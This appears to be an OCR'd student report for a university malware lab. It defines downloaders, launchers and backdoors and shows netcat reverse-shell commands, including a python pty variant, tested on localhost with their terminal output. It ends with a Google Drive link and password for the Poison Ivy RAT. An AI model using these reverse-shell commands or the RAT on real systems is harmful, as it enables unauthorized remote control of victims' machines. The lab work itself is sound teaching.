
9th Laboratory: Malware as service

Rodrigo Castillo

9 de octubre de 2020




1. Q: Read section ”Malware Behavior.ªnd describe the difference between Dowloaders, Launchers and Backdoors?

- **Downloader** A downloader is a program with the capability of **download** other programs into the victim’s machine
- **Launcher** a launcher is a program with the capability of **launch** processes into the victim’s machine
- **Backdoor** a backdoor is a program or a vulnerability that lets the atacker spawn a reverse shell into the victim’s machine whenever he wants

However those definitions are just definitions to clasify malware, somethimes, malware can be placed in more than 1 category.


2. Q: Read the section Reverse Shell”. Then, create and test a Reverse shell using the following commands.


Terminal - r@r-Octopus: ~
File Edit View Terminal Tabs Help
Terminal - r@r-Octopus: ~
File Edit View Terminal Tabs Help

```
from attackers machine...
r@r-Octopus:~$ nc -lvp 1337
Listening on [0.0.0.0] (family 0, port 1337)
Connection from localhost 48948 received!
echo "esto es un reverse shell"


m's

ell into



t a
```

```
from victims machine...
r@r-Octopus:~$ nc localhost 1337 |/bin/bash
esto es un reverse shell









                                         66,5          97%
```

Figura 1: reverse shell


Terminal - r@r-Octopus: ~
File Edit View Terminal Tabs Help
Terminal - r@r-Octopus: ~
File Edit View Terminal Tabs Help

```
from attackers machine...
r@r-Octopus:~$ nc -lvp 1337
Listening on [0.0.0.0] (family 0, port 1337)
Connection from localhost 48952 received!
ls
ls


m's

ell into



t a
```

```
from victims machine...
r@r-Octopus:~$ nc localhost 1337 |python -c 'import pty ; pty.spawn("/bi
n/bash")'
r@r-Octopus:~$ ls
0XCAFEBABE  Desktop  Documents  Downloads  Music  Semestre2020-2
r@r-Octopus:~$ ls
0XCAFEBABE  Desktop  Documents  Downloads  Music  Semestre2020-2
r@r-Octopus:~$






                                         66,5          97%
```

Figura 2: reverse shell using pty library python

3. Q: Read the section ”Windows Reverse Shells.ªnd identify the difference between basic and multithreaded reverse shells?

4. Q: Download the RAT ”Poison Ivy”from here: https://drive.google. AzuszPuej3dQCLQ6QUquh5wJ-ISsuL/view?usp=sharing . Uncompress it using password: forense . Configure and test the RAT.